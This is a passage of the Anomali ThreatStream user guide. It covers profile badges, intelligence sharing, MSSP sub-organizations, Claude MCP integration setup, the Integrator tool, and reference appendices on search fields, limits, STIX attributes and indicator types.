


To save changes, click the check icon.



Privacy Settings

If you do not want your profile to appear in the Anomali Community search results, you can make your profile **Private**.



Alternatively, you can make individual fields on your profile private. Fields are private and not visible to the Anomali community unless you make them public. The eye icon toggles the visibility of each field on and off.



When the eye is closed, the field is not visible to the Anomali community. When the eye is open, the field is visible to the Anomali community.

Achievement Badges


Badges recognizing your threat intelligence achievements and contributions to the Anomali community are displayed on your profile in the widget below.



For more information on earning badges, see ["Earning Badges" on the next page](#).

Viewing Daily AVC Usage

To view your Anomali virtual compute (AVC) usage, click  > **Profile**.




For more information about AVC, refer to [Anomali Virtual Compute](#).

Selecting a User Interface Theme

From the Profile menu, you can choose the Light or Dark theme for your platform user interface.

To change the theme, click  > **Profile**, and then select the preferred theme.

The selected theme is applied consistently across all platform modules and pages. By default, the Light theme is enabled.



Earning Badges

After creating your unique user profile, you are eligible to earn badges that recognize your threat intelligence achievements in ThreatStream and contributions to the wider Anomali community.

There are three badge classes:

- **Bronze** badges encourage you to try out new features on the ThreatStream platform and are relatively easy to earn.
- **Silver** badges are less common than Bronze badges and require more effort to earn.
- **Gold** badges recognize important contributions from the Anomali community and are the most difficult to earn.

The table below lists all achievement badges available on the ThreatStream platform and the requirements that must be met in order to earn them.

Badge	Requirement	Class
ThreatStream User	Login to ThreatStream.	Bronze
Profile All Star	Complete your user profile.	Bronze


Watching, Starring, Viewing, Liking, and Sharing Intelligence

ThreatStream enables you to **Watch**, **Star**, **View**, **Like**, and **Share** threat model entities and Sandbox reports for the purposes of tracking, rating, and sharing intelligence with the wider Anomali community.

These actions are accessible from threat model entity detail and Sandbox report pages, as displayed below.



Note: The Views option is not available for Sandbox reports.



Watching Intelligence

Watching threat model entities and Sandbox Reports enables you to receive notifications when the intelligence is updated. Notifications are displayed in the notification center.

Starring Intelligence

Starring threat model entities and Sandbox Reports bookmarks the intelligence for later reference.

Liking Intelligence

Liking threat model entities and Sandbox Reports enables you to quickly share your opinion of the intelligence and contribute to an overall rating. You can either **Like** (upvote) or **Dislike** (downvote) intelligence. Community likes and dislikes are aggregated into an overall score.

Viewing Intelligence

The Views option in threat model entities displays the total view count of the intelligence by organization users. Additionally, views of threat model entities for your organization can be tracked with the help of the standard Most Viewed Threat Models by my Org widget that can be added to a custom dashboard.


Sharing Intelligence

You can also **Share** threat model entities and Sandbox reports with users in your organization. Users receive in-app notifications when you share intelligence with them.

To share intelligence:

1. Navigate to the threat model entity detail page or Sandbox Report that you want to share.
2. Click **Share**.

3. Enter the **Nickname** of the user you want to share the intelligence with and select it from the menu.



4. Click **OK**.

Viewing the Community Threats Dashboard



Note: The Community Threats dashboard is currently unavailable. For more information, contact Anomali Support.


Chapter 28: Using the Anomali Platform in an MSSP Environment



Note: This is a limited-availability feature. Contact Anomali Customer Support for more information.

The Anomali platform supports multi-tenancy through the MSSP (Managed Security Services Provider) feature, which allows you to control the security of multiple customers while keeping each customer's data separate. This is done using organizations—each customer has their own independent organization, and data is not shared across them.

If your organization is configured as an MSSP-type organization, your customers appear as sub-organizations in the MSSP Control menu at the top of the Anomali platform UI. From this menu, you can select a specific customer's sub-organization to access their Anomali environment.



Each sub-organization has its own users, data, and settings, and Anomali ensures strict data segregation between them. Although you may have access to multiple customers, you can only view and work in one environment at a time—the one you select through the MSSP Control menu.

To help you support your customers efficiently, Anomali allows you to access a customer's sub-organization as one of its users. When you do so, you temporarily assume that user's roles and privileges, just as if you had logged in with their credentials. This enables you to provide support, perform configuration tasks, or investigate your customers' issues directly within their environment. Additionally, you can run search queries through the data of the selected sub-organizations. To learn more about running search queries in sub-organizations, refer to [Federated Search](#).

The user accounts designated for accessing sub-organizations are preconfigured by Anomali Sales or Support in coordination with you. Once this setup is complete, switching into a customer's environment is as simple as selecting their sub-organization from the MSSP Control menu. When you finish your work in a sub-organization, you can return to your MSSP-organization (parent organization) by clicking the Revert icon.



Chapter 29: Connecting Claude to ThreatStream MCP Using API Key



Note: An Anomali Copilot subscription is required to use this functionality.

An MCP (Model Context Protocol) server is a standardized interface that enables AI models like Claude and ChatGPT to securely connect to and interact with external data sources and services. When integrated with a threat intelligence platform, an MCP server acts as a bridge that allows AI assistants to access real-time cybersecurity data while maintaining proper authentication and data governance.

Configuring Claude to Use ThreatStream MCP Server

If you have a Claude.ai account, you can configure the Claude desktop app to use ThreatStream MCP server. This integration enables queries against Anomali's threat intelligence repository. Once connected, you can retrieve the latest threat intelligence and event log data, run AQL queries, and view actionable results directly in Claude.



Note: MCP servers do not work with the web interface.

To connect ThreatStream to the Claude desktop app:

1. Install the Claude desktop app:
 - a. Visit the claude.ai website.
 - b. Download and install the Claude desktop app for your operating system.
2. Install Node.js and npm:
 - a. Go to the Download page at nodejs.org.
 - b. Download and install the Long-Term Support (LTS) version.

Alternatively, use your OS package manager to install Node.js and npm. Refer to these commands for installation:

- On Ubuntu/Debian

```
bash  
  
sudo apt update  
  
sudo apt install nodejs npm
```

- On Windows (with Chocolatey)

```
bash  
  
choco install nodejs npm
```

- On MacOS (with Homebrew)

```
bash  
  
brew install node
```

- c. After installation, verify that npx is available:

```
bash  
  
npx --version
```

3. Retrieve your ThreatStream API Key:

- a. Log in to ThreatStream using your username and password.
- b. In the bottom-left corner of the side navigation panel, click  > **ThreatStream**.
- c. In the Account Information, click **Reveal** next to the encrypted API Key.




Note: To reveal your API key, the API User role must be assigned to you. For details, see ["Using System Roles" on page 234](#).

- d. Copy the API Key and save it in a safe location.
4. Configure the MCP server:
 - a. Open the Claude desktop app.
 - b. Navigate to **Settings > Developer**.
 - c. Click **Edit Config**. The location of the `claude_desktop_config` opens.
 - d. Open the Claude desktop config file and replace the empty bracket with the following JSON text:

```
{
  "mcpServers": {
    "threatstream": {
      "command": "npx",
      "args": ["mcp-remote",
        "https://optic.threatstream.com/mcp", "--header",
        "Authorization: ${AUTH_HEADER}"],
      "env": {
        "AUTH_HEADER": "Api-Key <user>:<api_key>"
      }
    }
  }
}
```

```
}  
}  
}  
}
```


- e. Replace `<api key>` with your ThreatStreamAPI Key.
 - f. Save and close the file.
 - g. Close the Claude desktop app.
5. Restart the Claude desktop app and go to **Settings > Developer** to verify that ThreatStream is running as a local MCP server.



You can now enter questions in the Claude desktop app. Responses will be enriched with intelligence directly from ThreatStream.



Below is an example of the question and response generated by Claude based on ThreatStream data.

Question




Response

For Claude to pull in data from ThreatStream, click **Always allow** or **Allow once**.




Best Practices for Using Claude with ThreatStream

- Enable **Extended thinking** in Claude's Search and Tools settings for complex questions and deeper analysis.




- Disable **Web Search** in Claude's Search and Tools settings to avoid web-sourced content and reduce the risk of hallucinations.



- Filter the type of ThreatStream data to be used in responses by using prompts or ThreatStream tools in the Connectors menu. This can also help you avoid hitting query limits.

Example

Exclude observables by disabling Get intelligence in the Tools.




- If you see the *Claude hit the maximum length for this conversation* message, upgrade your Claude account or start a new conversation to continue chatting.



Chapter 30: ThreatStream Integrator

Anomali ThreatStream Integrator (the next generation of ThreatStream Link) is the software for integrating your existing security infrastructure to Anomali's ThreatStream Cloud or ThreatStream OnPrem.



ThreatStream Integrator connects to the ThreatStream platform or the ThreatStream appliance and pulls rich cyber threat intelligence feeds into existing tools and infrastructure thus bringing real-time intelligence into your existing security solutions to provide operational efficiency and relevancy to current security technologies. It can output this data in many formats such as CSV, Syslog, and Common Event Format (CEF), and can also directly integrate with security solutions in your network, such as SIEMs, firewalls, end-point security solutions, DNS, and Hadoop-based systems.

Supported Integrations

In addition to the ability to configure custom destinations, ThreatStream Integrator enables integrations with the following services:

Product Class	Product
SIEM	ArcSight ESM, Splunk, QRadar, McAfee ESM (NitroSecurity), LogRhythm, AccelOps, RSA NetWitness, Bro_intel

Product Class	Product
Firewalls	Palo Alto Networks, Blue Coat Proxy SG, Check Point, Cisco ASA
Endpoint Security	Carbon Black, Tanium, CrowdStrike, FireEye HX
Hadoop	Cloudera Impala, Hadoop Hive
DNS	Infoblox

Anomali is always adding new integrations. If your product is not represented in the above list, contact sales@anomali.com to learn about our upcoming integrations.

Downloading ThreatStream Integrator

You can download ThreatStream Integrator from the [Downloads](#) page on ThreatStream. Also available on the Downloads page is the *ThreatStream Integrator Installation & Administration Guide*, which contains information on installing and using ThreatStream Integrator.



If you do not have access to the Downloads page from the ThreatStream UI, contact your Anomali Sales representative.

Appendix A: Intelligence Fields in ThreatStream

This section lists the intelligence fields available in ThreatStream that can be used for filtering and advanced searching.

Field Name	Type	Description
asn	String	The Autonomous System Number (ASN) for the IP associated with the observable.
classification	String	Indicates the confidentiality level of an observable. Possible values: <code>private</code>, <code>public</code>.  Notes: • Private also includes Trusted Circles. • <code>classification</code> is displayed as Visibility on the ThreatStream user interface.
confidence	Numeric	Risk score from 0 to 100, assigned by ThreatStream's predictive analytics technology to observables.
country	String	Two-letter ISO country code for the IP associated with the observable. For example, US, CN, DE, and so on.
created_by	String	Email address of the user who submitted the import job containing the observable.

Field Name	Type	Description
created_ts	Date	UTC time stamp of when the observable was first created in ThreatStream. Date can be specified as follows: • In this format: <code>YYYY-MM-DDThh:mm:ss</code>, where T denotes the start of the value for time. For example, <code>2014-10-02T20:44:35</code>. • As a relative time unit, in this format: - <code><n><unit></code>, where n is a whole number and unit is w, d, h, m, s (for week, days, hour, minutes, and seconds, respectively). For example, <code>-2w</code> denotes two weeks, starting NOW.
detail	String	Additional comments and context associated with the observable.
feed_group	String	Name of the group or industry associated with the observable. For example, healthcare, government, financial. Possible values: behavioral, education, financial, government, energy, healthcare, spam, hitech, retail.
feed_id	Numeric	ID of the threat feed that created the observable on ThreatStream. Note: Starting from July 14, 2023, the <code>feed_id</code> intelligence field is used instead of <code>stream_id</code>. Previously created search filters and rules containing the <code>stream_id</code> intelligence field are not affected.

Field Name	Type	Description
feed_name	String	Name of the threat feed that created the observable on ThreatStream.  Note: Starting from July 14, 2023, the <code>feed_name</code> intelligence field is used instead of <code>stream_name</code> . Previously created search filters and rules containing the <code>stream_name</code> intelligence field are not affected.
file_name	String	File name associated with the observable.
file_size	String	Size of the file associated with the observable.
file_type	String	File type associated with the observable.
import_session_id	Numeric	ID of the import session that created the observable on ThreatStream.
import_source	String	Original source of the observable. Values are only displayed for observables manually imported through the ThreatStream user interface by your organization. Import source for observables owned by other organizations is not visible.
ip	String	IP associated with the observable.
is_osint	Boolean	Whether the observable is from an open source intelligence feed.
itype	String	Indicator type. For example, <code>c2_ip</code> , <code>compromised_email</code> , <code>apt_md5</code> , and so on. See "Indicator Types in ThreatStream" on page 1324 for a complete list.
lat	Numeric	Latitude associated with the Geo location of the IP.

Field Name	Type	Description
lon	Numeric	Longitude associated with the Geo location of the IP.
maltype	String	Information regarding a malware family, a CVE ID, or another attack or threat, associated with the observable.
modified_ts	Date	UTC time stamp of when the observable was last updated in ThreatStream. Date can be specified as follows: • In this format: <code>YYYY-MM-DDThh:mm:ss</code>, where T denotes the start of the value for time. For example, <code>modified_ts > 2014-10-02T20:44:35</code>. • As a relative time unit, in this format: - <code><n><unit></code>, where n is a whole number and unit is w, d, h, m, s (for week, days, hour, minutes, and seconds, respectively). For example, <code>-2w</code> denotes two weeks, starting NOW. The following example shows how you will use this field in a filter: <code>modified_ts > -14d</code>.
org	String	Name of the business that owns the IP address associated with the observable. For example, Comcast, Amazon, and so on.
owner_id	Numeric	ID of the organization (in ThreatStream) that imported the observable.
rdns	String	Domain name (obtained through reverse domain name lookup) associated with the IP address that is associated with the observable.
registrant_email	String	Email address of the person who registered the domain. This information is obtained from WHOIS.
registrant_name	String	Name of the person who registered the domain.

Field Name	Type	Description
registrant_org	String	Name of the organization that registered the domain.
registrant_phone	String	Phone number associated with the domain registration.
registrant_address	String	Street address associated with the domain registration.
registration_created_ts	Date	Time stamp of when the domain was registered.
registration_modified_ts	Date	Time stamp of when the domain registration was last updated.
severity	String	Criticality associated with the threat feed that supplied the observable. Possible values: low, medium, high, very-high.
source_created	Date	UTC time stamp of when the entity was created by its original source. Date can be specified as follows: YYYY-MM-DDThh:mm:ss, where T denotes the start of the value for time. For example, 2014-10-02T20:44:35. T must be capitalized.
source_locations	String	Source location associated with the intelligence (as defined by STIX 2.1). Possible values include letter codes of regions, countries, and administrative areas (US States and Washington DC only). For example: source_locations = JP, source_locations = US-AL, source_locations = europe.

Field Name	Type	Description
source_modified	Date	UTC time stamp of when the entity was created by its original source. Date can be specified as follows: YYYY-MM-DDThh:mm:ss, where T denotes the start of the value for time. For example, 2014-10-02T20:44:35. T must be capitalized.
source_reported_confidence	Numeric	A risk score from 0 to 100, provided by the source of the observable.
status	String	Current state of the observable in ThreatStream. Possible values: active, inactive, falsepos.
subtype	String	For hash observables—those with type=md5—subtype provides additional metadata on the type of hash associated with the observable. Possible values: md5, sha1, sha256, sha512.

Field Name	Type	Description
tags	String	Additional comments and context associated with the observable when it was imported from its original threat feed.  Note: Because this field can contain multiple values, when specifying this field in a filter, make sure you either specify all of those values, separated by commas, in the order they appear in the ThreatStream UI, or use the startswith operator to specify the beginning of a value you are looking for. For example, to look for "phish-target,victim-hi-tech", specify <code>detail = "phish-target,victim-hi-tech"</code>, or <code>detail startswith phish</code>, or <code>detail startswith victim</code>.
target_industry	String	Target industry associated with the intelligence. Possible target industry values are defined by the STIX 2.1 Industry Sector vocabulary. For example, <code>target_industry = chemical</code>, <code>target_industry = financial-services</code>, <code>target_industry = government-regional</code>.
target_locations	String	Target location associated with the intelligence (as defined by STIX 2.1). Possible values include letter codes of regions, countries, and administrative areas (US States and Washington DC only). For example, <code>target_locations = AR</code>, <code>target_locations = US-AL</code>, <code>target_locations = europe</code>.

Field Name	Type	Description
threat_type	String	Summarized threat type of the observable. For example, <code>malware</code> , <code>compromised</code> , <code>apt</code> , <code>c2</code> , and so on.
tlp	String	Traffic Light Protocol designation for the observable—<code>red</code>, <code>amber</code>, <code>amber+strict</code>, <code>green</code>, <code>white</code> or <code>clear</code>.  Notes: - With the release of TLP v2.0., TLP:White was replaced with TLP:Clear. However, when creating advanced search queries in ThreatStream, both TLP values can be used interchangeability. For example, <code>tlp = clear</code> and <code>tlp = white</code> will match all intelligence with either TLP: Clear or TLP: White designations. - TLP values are case-sensitive and must be entered as specified above.
trusted_circle_id	String	ID of the trusted circle with which the observable is shared.
type	String	Data type of the observable. Possible values: <code>ip</code>, <code>domain</code>, <code>url</code>, <code>email</code>, <code>md5</code>.
value	String	Specifies the value of an observable, whose type is specified by the "type" field.

Appendix B: Limits in ThreatStream

The table below contains the list of limits that ThreatStream enforces across the platform.

Feature	Parameter	Limit
Advanced Search	Characters in an advanced search query	4,000
Custom Dashboards	Dashboards per home screen	10
	Widgets per dashboard	10
Import	Characters in an URL	2048
	Size of PDF file uploads	20 MB
	Number of imports per hour per org (with and without approval)	30
Feeds	Observables ingested a day per feed	600,000
PassiveDNS	Requests per minute per user	20

Feature	Parameter	Limit
Rules	Matches per 24-hour period	100,000
	Investigations created per 24-hour period	50
	Keywords in a rule	100
	Characters in an advanced search rule	4,000
	Rules per org	300
	Time limit for retrospective search	90 days
	Matches per retrospective search	10,000
Attack Surface Management	Top-level domains configured per organization	10,000
	IPs configured per organization (including CIDR ranges)	2,000
Sandbox	Detonations a day per organization	- Joe Sandbox via ThreatStream—2 default detonations once activated - Joe Sandbox via Individual Subscription—per your contract with Joe Sandbox - VMRay via Individual Subscription—per your contract with VMRay
	Detonation file size	50 MB
Saved Search Filters	Characters in a saved search filter	4,000

Feature	Parameter	Limit
Tags	Characters in a tag	2,000
	Characters for total tags per observable in a snapshot	120,000
	Tags for each instance per organization	200
TAXII Poll	Default rate limit for TAXII poll requests per hour per organization	300
TAXII Push	Default rate limit for TAXII push requests per hour per organization	120

Appendix C: Supported Attributes for STIX Entities

You can use this page to reference supported attributes for each STIX threat model entity available in ThreatStream.

Supported Attributes for Actors (Threat Actors)

STIX 1.2	STIX 2.0	STIX 2.1
Title	name (required)	name (required)
Description	description	description
Short_ Description	created	created
Type	modified	modified
Sophistication	labels (required)  Note: If Threat Actor Types is not set in ThreatStream, STIX 2.0 exports will fail.	threat_actor_types (required)  Note: If Threat Actor Types is not set in ThreatStream, STIX 2.1 exports will fail.
Motivation	aliases	aliases
	roles	roles
	goals	goals
	resource_level	resource_level
	primary_motivation	primary_motivation
	secondary_motivations	secondary_motivations

	personal_motivations	personal_motivations
	external_references (Only URLs are included in exports)	external_references (Only URLs are included in exports)
Associations: • Campaigns • TTPs	Relationships: • Attack Patterns (uses) • Identities (attributed-to or impersonates) • Malware (uses) • Tools (uses) • Vulnerabilities (targets)	Relationships: • Attack Patterns (uses) • Identities (attributed-to or impersonates) • Infrastructure (compromises, hosts, owns, or uses) • Malware (uses) • Tools (uses) • Vulnerabilities (targets)

Supported Attributes for Attack Patterns

STIX 2.0	STIX 2.1
name (required)	name (required)
description	description
created	created
modified	modified
kill_chain_phases	kill_chain_phases
external_references (Only URLs are included in exports)	external_references (Only URLs are included in exports)
	aliases

Relationships: - Identities (targets) - Tools (uses) - Vulnerabilities (targets)	Relationships: - Identities (targets) - Malware (delivers or uses) - Tools (uses) - Vulnerabilities (targets)
--	---

Supported Attributes for Campaigns

STIX 1.2	STIX 2.0	STIX 2.1
Title	name (required)	name (required)
Description	description	description
Short_ Description	created	created
Status	modified	modified
Intended_Effect	aliases	aliases
	first_seen	first_seen
	last_seen	last_seen
	objective	objective
	external_references (Only URLs are included in exports)	external_references (Only URLs are included in exports)

Associations: • Actors • Incidents • Observables • TTPs	Relationships: • Actors (attributed-to) • Attack Patterns (uses) • Identities (targets) • Intrusion Set (attributed-to) • Malware (uses) • Tools (uses) • Vulnerability (targets)	Relationships: • Actors (attributed-to) • Attack Patterns (uses) • Identities (targets) • Infrastructure (compromises or uses) • Intrusion Set (attributed-to) • Malware (uses) • Tools (uses) • Vulnerability (targets)
---	--	--

Supported Attributes for Courses of Action

STIX 2.0	STIX 2.1
name (required)	name (required)
description	description
created	created
modified	modified
external_references (Only URLs are included in exports)	external_references (Only URLs are included in exports)
	os_execution_envs

Relationships: • Attack Patterns (mitigates) • Malware (remediates) • Tool (mitigates) • Vulnerabilities (mitigates or remediates)	Relationships: • Attack Patterns (mitigates) • Malware (remediates) • Observables (investigates or mitigates) • Tool (mitigates) • Vulnerabilities (mitigates or remediates)
--	---

Supported Attributes for Identities

STIX 2.0	STIX 2.1
name (required)	name (required)
description	description
created	created
modified	modified
labels	labels
identity_class (required)  Note: If Identity Class is not set in ThreatStream, STIX 2.0 exports will fail.	identity_class
sectors	sectors
contact_information	contact_information
external_references (Only URLs are included in exports)	external_references (Only URLs are included in exports)
	roles

Supported Attributes for Indicators

STIX 1.2	STIX 2.0	STIX 2.1
Title	created	created
Description	modified	modified
Observable	name	name
Type	description	description
Handling (TLP)	pattern (required)	pattern (required)
Confidence	valid_from (required)	valid_from (required)
Producer	valid_until	valid_until
Cybox:Keywords  Note: Tags associated with observables in ThreatStream are exported as Cybox:Keywords. Exports can include up to 250 tags for an observable.	object_ marking_ refs (TLP)	object_marking_refs (TLP)
	pattern_ type (required)	pattern_type (required)

	labels (required)	labels Note: Tags associated with observables in ThreatStream are exported and imported as labels. When importing, there is no limit on the number of tags for an observable. However, exports can include up to 250 tags for an observable.
		confidence
		indicator_types

Supported Attributes for Incidents

STIX 1.2	STIX 2.1
Title	name (required)
Description	description (optional)
Status	type
Intended_Effect	spec_version

STIX 1.2	STIX 2.1
Relationships: - Actors - Observables - TTPs	id
	created
	modified

Supported Attributes for Infrastructure

STIX 2.1
name (required)
description
created
modified
infrastructure_types
aliases
kill_chain_phases
first_seen
last_seen
Relationships: - Infrastructure (communicates-with, consists-of, controls, or uses) - Malware (controls, delivers, or hosts) - Tools (hosts) - Vulnerabilities (has)

Supported Attributes for Intrusion Sets

STIX 2.0	STIX 2.1
----------	----------

name (required)	name (required)
description	description
created	created
modified	modified
aliases	aliases
first_seen	first_seen
last_seen	last_seen
goals	goals
resource_level	resource_level
primary_motivation	primary_motivation
secondary_motivations	secondary_motivations
external_references (Only URLs are included in exports)	external_references (Only URLs are included in exports)
Relationships: • Actors (attributed-to) • Attack Patterns (uses) • Identities (targets) • Tool (uses) • Vulnerabilities (target)	Relationships: • Actors (attributed-to) • Attack Patterns (uses) • Identities (targets) • Infrastructure (compromises, hosts, owns, or uses) • Tool (uses) • Vulnerabilities (target)

Supported Attributes for Malware

STIX 2.0	STIX 2.1
name (required)	name (required)

description	description
created	created
modified	modified
labels (required)	malware_types
 Note: If Malware Type is not set in ThreatStream, STIX 2.0 exports will fail.	
kill_chain_phases	kill_chain_phases
external_references (Only URLs are included in exports)	external_references (Only URLs are included in exports)
	is_family (required)
	aliases
	kill_chain_phases
	execution_platforms
	first_seen
	last_seen
	implementation_languages
	capabilities

Relationships: • Identities (targets) • Malware (variant-of) • Tool (downloads, drops, or uses) • Vulnerability (exploits or targets)	Relationships: • Actor (authored-by) • Attack Patterns (uses) • Identities (targets) • Infrastructure (beacons-to, exfiltrates-to, targets, or uses) • Intrusion Sets (authored-by) • Malware (controls, downloads, drops, uses, or variant-of) • Tool (downloads, drops, or uses) • Vulnerability (exploits or targets)
---	--

Supported Attributes for Notes

STIX 2.1
abstract
confidence
content
created
modified
object_refs
object_marking_refs

Supported Attributes for Threat Bulletins (Reports)

STIX 1.2	STIX 2.0	STIX 2.1
Title	name (required)	name (required)

Timestamps	description	description
TLP	created	created
Body	modified	modified
Tags	labels	labels
Intelligence Source	published	published
	object_refs	object_refs
	external_references (Only URLs are included in exports)	external_references (Only URLs are included in exports)
Associations: • Actors • Campaigns • Incidents • Observables • TTPs		

Supported Attributes for Tools

STIX 2.0	STIX 2.1
name (required)	name (required)
description	description
created	created
modified	modified

labels (required)	tool_types
 If Tool Types is not set in ThreatStream, STIX 2.0 exports will fail.	
kill_chain_phases	kill_chain_phases
tool_version	tool_version
external_references	external_references
	aliases
Relationships: • Identities (targets) • Vulnerabilities (has or targets)	Relationships: • Identities (targets) • Infrastructure (targets or uses) • Malware (delivers or drops) • Vulnerabilities (has or targets)

Supported Attributes for TTPs

STIX 1.2
Title
Description
Short_Description
Behavior > Attack_Patterns > Attack_Pattern > Title, Description
Behavior > Malware > Malware_Instance > Type, Title, Description
Behavior > Exploits > Exploit > Title, Description
Kill_Chain_Phases

If a CAPEC TTP or a Threat Model entity associated with that TTP (see ["Viewing TTP Details" on page 788](#)) is exported, the "Behavior > Attack_Patterns > Attack_Pattern > capec_id" attribute is added to the exported XML file to preserve identification of the CAPEC TTP.

When an XML file containing a TTP with the "Behavior > Attack_Patterns > Attack_Pattern > capec_id" attribute is imported, the TTP content in the XML file is not copied because it refers to an existing CAPEC on ThreatStream. Instead, the references to the TTP are updated to point to the existing CAPEC on ThreatStream.

Supported Attributes for Vulnerabilities

STIX 2.0	STIX 2.1
name (required)	name (required)
description	description
created	created
modified	modified
external_references (Only URLs are included in exports)	external_references (Only URLs are included in exports)

Appendix D: Indicator Types in ThreatStream

The following table lists all available indicator types in ThreatStream.

The severity values listed in the table below represent the *default* severity values that Anomali assigns to observables of a given indicator types. However, default values are not displayed in the following cases:

1. When severity value assigned to an observable by the source is used.
2. When users modify the assigned value while editing observables that belong to their organizations on ThreatStream.



Notes:

- Observables assigned indicator types which display *String* in the Type column below are not consumed by downstream integrations such as Anomali Security Analytics or those which receive intelligence through ThreatStream Integrator. Additionally, string-type observables cannot be cloned in ThreatStream.
- MD5 observables ingested from feeds are never made inactive by ThreatStream. However, MD5 observables imported through other means, such as the import assistant, adhere to the expiration dates you set.

Indicator Type	Name	Type	Severity	Description
actor_ip	Actor IP	IP	Low	IP address associated with a system involved in a malicious activity. Example: itype="actor_ip"
actor_ipv6	Actor IPv6	IP	Low	IPv6 address associated with a system involved in a malicious activity. Example: itype="actor_ipv6"

